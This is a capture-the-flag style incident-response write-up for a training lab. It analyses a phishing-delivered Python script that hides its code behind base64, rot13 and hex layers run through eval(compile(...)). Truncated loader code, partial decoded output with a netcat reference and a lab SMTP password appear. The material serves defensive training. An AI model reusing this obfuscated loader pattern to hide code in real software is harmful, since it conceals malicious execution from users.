OBFUSCATED (BTLO) – FULL INVESTIGATION WRITE-UP

TARGET	OBFUSCATED	WRITE-UP DATE	03-09-22
AFFILIATION	BlueTeamLabs.Online	INVESTIGATOR	LonerVamp
DESIGNATION	Investigation – INCIDENT RESPONSE	Target Status	RETIRED (27-08-22)
DIFFICULTY	MEDIUM [5] - [50 points]	Realism	HIGH [7]
RATING	Tier 2 Analyst	Solves (when profiled)	54
Lab Author	BTLO	First Blood	pudi

Source :	https://blueteamlabs.online/home/investigation/obfuscated-d096e5e5f8
Investigator:	https://blueteamlabs.online/home/user/lonervamp

BTLO – BlueTeamLabs.Online is a gamified platform for cybersecurity defenders to practice their skills in security investigations and challenges covering; Incident Response, Digital Forensics, Security Operations, Reverse Engineering, and Threat Hunting. Lab Investigations are performed upon BTLO platform resources with only the available tools, while Challenges are exercises performed using the platform and tools of the investigator’s choice.

Tools Used

BaseOS: Linux
Text Editor
Python
CyberChef

Skills Utilized

Incident Response and analysis.
Linux administration and investigation skills.
Python writing and deobfuscation.

Summary – This investigation has three main parts to it.

First, we examine a failure in opsec with a public image that has sensitive information inside it.

Second, we have recovered a strange Python script that appears to be hiding its functionality against cursory examination, so we will have to dig into this script and figure out what it may have done to our victim system.

Third, we run an investigation into the local lab system which has probably been compromised, and we try to determine what may have happened and what risk may still be present.

This is rated as a Medium investigation, and that seems appropriate. This is part incident response and a small part reverse engineering a small script to determine its functionality. The hardest parts are dealing with the python compile() function and finding where to start in the investigation of the Linux system to find unknown badness resident on it. Those without Linux familiarity or comfort in Python will find this lab very challenging.

Realism vs CTF – While the full kill chain wasn't really possible here, this lab is set up to mimic a fairly realistic scenario where information is accidentally divulged, someone is phished/tricked into running a strange script, and that script does some bad things including dropping a persistent barebones keylogger. It is not uncommon to wield basic script reversing skills in tier 1 and higher SOC roles. It is also not uncommon to do some basic system analysis to find some bad things. Maybe the least realistic part is a CEO running a Linux OS as their desktop!

Good hunting!

Scenario

Data only accessible to the CEO was leaked by a Twitter account. The CEO has given you his personal laptop so that you can investigate, help catch the criminal, and find out how this incident happened. When asked he stated;

"I had a bunch of .txt files to convert to CSV so I posted about it on my twitter if anyone knew of a easy way to do so. Just in time, I got a python program in mail to do so. As the security team said not to execute anything I receive in the mail I was a bit hesitant to do so but since the mail was from Rick(rickashley@ceoscompany.com) I ran it. Later, when I thanked Rick for the python script, he said he knows nothing about it and had not sent any mail to me. I believe the python script is what caused the leak. The same twitter handle liked the cover image of our company so, I included the image just in case."

You may want to have a copy of the obfuscated program on your system for de-obfuscation purposes (as this may take longer than a single lab attempt). Here you go: https://github.com/nerrorsec/SBT-Obfuscated

Investigation Submission

***WARNING ABOUT RUNNING STRANGE CODE**: This lab investigation has the code available for use on your own system, plus a copy on the lab system. Please exercise caution when debugging strange code, because you could still execute bad things! Know enough about the code you are dealing with to know:*

a) how to safely print things to screen, and
b) what things will write/read/execute on your system and do potentially bad things, and
c) how to disable them properly, usually with comments, but sometimes through other minor rewriting.


DO NOT EXECUTE STRANGE THINGS ON A SYSTEM YOU CARE ABOUT! I strongly suggest a fresh system that you will format and reinstall afterwards, or a disposable fresh VM. If in doubt, research safe malware analysis and debugging techniques before analyzing strange code.

Or just stay within the confines of the BTLO lab system.


PART 1: OPERATIONS SECURITY

The CEO provided us with three things as part of this lab investigation: their infected computer, a python script they were tricked into running, and an image the attacker liked on some undisclosed location.

The image is the easiest thing to look at, so we start there.



Zooming in, we find interesting information in the open notebook.



When taking pictures meant for public display, be aware of what is in the picture and in the background. Practice good operations security to not divulge secrets that probably should not have been revealed. This probably led to the compromise of that smtp email server and the ability for the attacker to send the CEO a fraudulent email from Rick's mailbox.

1. What is the SMTP password? *(6 points)*

Format: SMTP Password String


cRazyRick427

PART 2: CODE DE-OBFUSCATION

The next 3 questions of this investigation all involve the script provided inside the Log_to_CSV_Parser-master.zip archive on the desktop in the “For Investigation” directory. Extract those contents and the only file we'll be interested in is the log_parser.py file.

Opening this file up, we have only a few lines of code, most of which looks like long encoded or encrypted strings that are assigned into variables. At the bottom, we can see some `eval()` statements, which typically mean to evaluate or run what is in the parentheses. In other words, run weird things which we won't know what they are until runtime. Always a scary idea!

We can also see what looks like some hex-encoded characters making up the contents of the **eval()** statements.



```
import base64, codecs
magic = 'aW1wb3J0IG9zICNsaW5lOjE0CmltcG9ydCByZSAjbGluZToxNQppbXBvcnQgc3lzICNsaW5lOjE2CmltcG9ydCBjc3YgI2xpbm
love = 'cozH6BQtXVPNtVPNtVPOCG09CG09CG09CGmOCG08jGlNhpzIaMKusnJ5jqKEsnJ5zolN9qTftYxkuLzIfVPuCG09CG09CG09CGm
god = 'F0aCAoX19maWxlX18gKSkpI2xpbmU6MTUzCiAgICBPODBPTzgwME84MDAwTzg4TyA9TzgwT084MDBPOE84ME84ME8gK084ME9POD
destiny = 'PNtVPNtVPNtVPNtVPOCGmNjZQOCZQNjZR9CZQOCZPN9GmOCG09CZR8jZR8jZR8jZQNtYzqlo3IjVPt1VPxwoTyhMGblZwVXV
joy = '\x72\x6f\x74\x31\x33'
trust = eval('\x6d\x61\x67\x69\x63') + eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x6c\x6
eval(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'<string>','exec'))
```


We have several ways to tackle this. The main ones I tend to use would be picking apart the script and evaluating the pieces somewhere else, or just running the script with modifications that prevent unwanted parts from executing (usually with comments), along with some debugging (usually **print** or **echo**) commands to reveal variables and other inner workings of the script.

Let's just look at the former method first. As long as we see relatively easy encodings to work through, CyberChef can be a great tool to change some of these strings into more meaningful statements for us to analyze.

We'll first skip the variable contents (**magic**, **love**, **god**, **destiny**), and skip down to the things at the end: **joy**, **trust**, and the **eval()** contents.

```
joy = '\x72\x6f\x74\x31\x33'
trust = eval('\x6d\x61\x67\x69\x63') +
eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x6c\x6f\x76\x65\x2
c\x20\x6a\x6f\x79\x29') + eval('\x67\x6f\x64') +
eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x64\x65\x73\x74\x6
9\x6e\x79\x2c\x20\x6a\x6f\x79\x29')
eval(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'<string>','exec'))
```

Just to get a nice screenshot, I've added a Find/Replace operation and a Fork operation to split things up for better hex decoding.



Find: ' (SIMPLE STRING)
Replace: \n
Global match [✓], Case insensitive [ ], Multiline matching [✓], Dot matches all [ ]
Fork — Split delimiter: \n, Merge delimiter: \n, Ignore errors [ ]
From Hex — Delimiter: Auto

Input (length: 394, lines: 3):

```
joy = '\x72\x6f\x74\x31\x33'
trust = eval('\x6d\x61\x67\x69\x63') + eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x6c\x6f\x76\x65\x2c\x20\x6a\x6f\x79\x29') + eval('\x67\x6f\x64') + eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x64\x65\x73\x74\x69\x6e\x79\x2c\x20\x6a\x6f\x79\x29')
eval(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'<string>','exec'))
```

Output (start: 18, end: 43, length: 25; time: 60ms, length: 103, lines: 20):

```

rot13

ê
magic
ê
codecs.decode(love, joy)
ê
god
ê
codecs.decode(destiny, joy)

êÎºæKdÞÎî

trust



î.
```

If we put these decoded strings back into our original code, we have a much clearer picture of what is happening with this script.

```
joy = rot13
trust = eval(magic) + eval(codecs.decode(love, joy)) + eval(god) +
eval(codecs.decode(destiny, joy))
eval(compile(base64.b64decode(eval(trust)),'<string>','exec'))
```

We can see that we will do nothing to the contents of the variables **magic** and **god**. We will decode **love** and **destiny** using a rot13 operation. And all four of these groupings will be concatenated together into one variable, **trust**.

And then we will **base64decode** the contents of the variable **trust**, and then compile it into runtime code and then execute that as essentially a new script.

Since those blurbs are really large, we'll get back to this after we look at that second method: making the code safe to run and then running the code with some debugging in place. We can make this cleaner and have python do our work rather than CyberChef.

Some reading material could help with some concepts:


https://www.geeksforgeeks.org/python-compile-function/

https://stackoverflow.com/questions/52576281/how-to-switch-n-to-a-newline-in-list

Change the end of the file to the following, by commenting the first line and adding the **tosave** variable and **print** at the bottom:

```
#eval(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'<string>','exec'))
tosave = (base64.b64decode(eval('\x74\x72\x75\x73\x74')))
print(''.join(tosave))
```

This will take the part that would have been compiled into a runtime script, and instead just put its contents into the variable **tosave**. We then print out the script that was revealed and also handle newlines (\n) for us so it looks pretty.




```
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python log_parser.py
import os #line:14
import re #line:15
import sys #line:16
import csv #line:17
import tkinter as tk #line:18
from tkinter import filedialog ,Text ,Tk ,Frame ,ttk ,StringVar #line:19
from tkinter .filedialog import askopenfilenames #line:20
from subprocess import *#line:21
from tkinter .font import Font #line:22
with open (os .path .join (sys .path [0 ],"saved-regex_patterns.txt"),"r")as f :#line:27
    saved_regex_patterns =[]#line:28
    file_lines =f .read ().splitlines ()#line:29
    for line in file_lines :#line:30
        saved_regex_patterns .append (line )#line:31
with open (os .path .join (sys .path [0 ],"saved-csv_columns.txt"),"r")as f :#line:33
    saved_csv_columns =[]#line:34
    file_lines =f .read ().splitlines ()#line:35
    for line in file_lines :#line:36
        saved_csv_columns .append (line )#line:37
cacti ='nc'#line:38
class MainApplication (tk .Frame ):#line:40
    def __init__ (00000000000000000 ,00000000000000000 ,*00000000000000000 ,**00000000000000000 ):#li
        tk .Frame .__init__ (00000000000000000 ,00000000000000000 ,*00000000000000000 ,**000000000000
        00000000000000000 .parent =00000000000000000 #line:43
        00000000000000000 =tk .Text (00000000000000000 )#line:45
        global my_font_button #line:46
        global my_font_path #line:47
        my_font_button =Font (family ='Consolas',size =14 )#line:48
        my_font_path =Font (family ='Courier New',size =9 )#line:49
        00000000000000000 .configure (font =my_font_button )#line:51
        00000000000000000 .pack (padx =30 ,pady =30 )#line:53
        00000000000000000 .create_widgets ()#line:54
    08000800080800800 ='S'#line:56
    08000800080000800 ='B'#line:57
    08000800000000800 ='T{'#line:58
    08000800000000800 ='}'#line:59
    def create_widgets (00000000000000000 ):#line:62
        00000000000000000 .input_file_button =tk .Button (00000000000000000 ,fg ="white",bg ="blue",f
        00000000000000000 .input_file_button ["text"]="Select 1 (or more)\n log or .txt files"#line:6
```

From here, we can then save this as a new script file and tackle it separately.

```
$ python log_parser.py > output.txt
```

This is still a python script even when named with a .txt extension, but thankfully we cannot execute this on the given box since we don't have some requirements met.

```
$ python output.txt
Traceback (most recent call last):
  File "output.txt", line 5, in <module>
    import tkinter as tk #line:18
ImportError: No module named tkinter
```



```
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python log_parser.py > output.txt
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python output.txt
Traceback (most recent call last):
  File "output.txt", line 5, in <module>
    import tkinter as tk #line:18
ImportError: No module named tkinter
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$
```

From here, we start our process over again by looking at the script and trying to figure out what is happening. The imports and our error above show us it wants to use **`tkinter`** libraries and functions, which Google tells us is a user GUI for python. We also see **`sys`** and **`os`** which we'll have to be on the look out for as possible interesting things.

For most lines, I will reference the line numbers given in the script in comments to the right of each line.

We can see some file and csv things going on at lines 33-37, and then a suspicious cacti variable at line 38.

And then we see the **`MainApplication`** class, some defined functions inside it, some stray commands at the end that look suspicious at lines 270 and 272, and then the main function near the end and the invocation of **`main()`** at the very end.

That's about it in a quick scan, though a more careful scan probably saw an **`SBT{`** at lines 56-59.

